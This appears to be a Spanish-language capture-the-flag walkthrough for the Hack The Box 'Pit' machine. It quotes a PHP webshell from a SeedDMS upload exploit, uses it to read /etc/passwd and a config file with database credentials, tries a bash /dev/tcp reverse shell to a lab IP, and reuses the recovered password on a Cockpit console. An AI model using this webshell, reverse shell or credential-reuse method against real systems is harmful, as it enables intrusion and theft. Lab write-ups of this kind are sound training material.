


y add document




seguimos la guia creamos un php con el codigo del exploit 47022.txt


```
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.
```




lo subimos




y damos en add document



aca lo vemos sin embargo en la guia dice que validemos el id




guia




y este es 29
http://dms-pit.htb/seeddms51x/seeddms/out/out.ViewDocument.php?documentid=29&showtree=1

al acceder a websehll nos sale




cambiamos ese 8 por 29 y agregamos /data/1048576/29/1.php?cmd=dir tambien quite el seeddms
http://dms-pit.htb/seeddms51x/seeddms/data/1048576/29/1.php?cmd=dir

sin embargo no funciono




validando renombre cmd por 1.php y nuevamente subi




ahora el id es 30
http://dms-pit.htb/seeddms51x/seeddms/out/out.ViewDocument.php?documentid=30&showtree=1


luego la url seria
http://dms-pit.htb/seeddms51x/data/1048576/20/1.php?cmd=dir
probamos y funciono



ahora hacemos una reverse shell
/bin/bash -i >& /dev/tcp/10.10.14.8/1233 0>&1
probamos pero no funciono
http://dms-pit.htb/seeddms51x/data/1048576/30/1.php?cmd=/bin/bash%20-i%20%3E&%20/dev/tcp/10.10.14.8/1233%200%3E&1
probamos juando con el server




ahora haciendo varios path traversal hay un archivo setting.xml lo visualizamos con cat y +
cat+ ../../conf/settings.xml



hacemos ctr+u
y encontramos información sobre una base de datos

<database dbDriver="sqlite" dbHostname="localhost" dbDatabase="/home/www-data/seeddms51x/data/content.db" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false">
sin embargo hago otro path traversal y encontro un dbipass

view-source:http://dms-pit.htb/seeddms51x/data/1048576/34/1.php?cmd=cat+%20../../../conf/settings.xml




<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">

pass: ied^ieY6xoquu

probe en varios lugares y con varios usuarios sin embargo probamos ese pass en este sitio

https://10.10.10.241:9090/


con user: michelle y pass:ied^ieY6xoquu




hay un apartado de terminal

```
[michelle@pit ~]$ whoami
michelle
[michelle@pit ~]$ which nc
/usr/bin/nc
[michelle@pit ~]$
```

